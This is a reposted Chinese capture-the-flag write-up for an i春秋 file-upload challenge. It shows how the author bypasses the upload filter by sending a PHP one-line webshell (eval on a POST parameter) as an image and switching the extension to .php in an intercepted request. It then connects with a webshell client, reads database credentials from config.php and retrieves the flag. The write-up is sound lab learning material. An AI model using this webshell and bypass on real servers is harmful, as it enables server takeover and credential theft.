i春秋Do you know upload?

转载

weixin_30701575 于 2019-09-04 22:56:00 发布 240 收藏
文章标签： php 数据库
原文链接：http://www.cnblogs.com/wosun/p/11462145.html
版权


打开题目是一个文件上传，就先写了一个一句话木马的php文件，直接提交显示文件类型不允许。于是乎将其改为jpeg格式上传，成功了，但是没用，菜刀连不上。再次上传jpg格式的一句话木马（写好php木马后将后缀改为jpeg），然后抓包，将请求栏中的jpeg改为php，go一遍，上传成功的提示

```
/uploads/
------WebKitFormBoundaryaEss6VUlThpAiB29
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?php
eval($_POST['a']);
?>
------WebKitFormBoundaryaEss6VUlThpAiB29
Content-Disposition: form-data; name="submit"
```


提示上传成功并得到位置

使用菜刀链接上




寻找flag相关文件

在html/config.php中找到数据库登录信息



继续找。。。。。。没找到


去数据库里找找试试



修改链接配置来连接数据库（使用刚刚我们找到的数据库信息连接）

然后右键选择数据库管理

在数据库中果不其然就找到了flag



转载于:https://www.cnblogs.com/wosun/p/11462145.html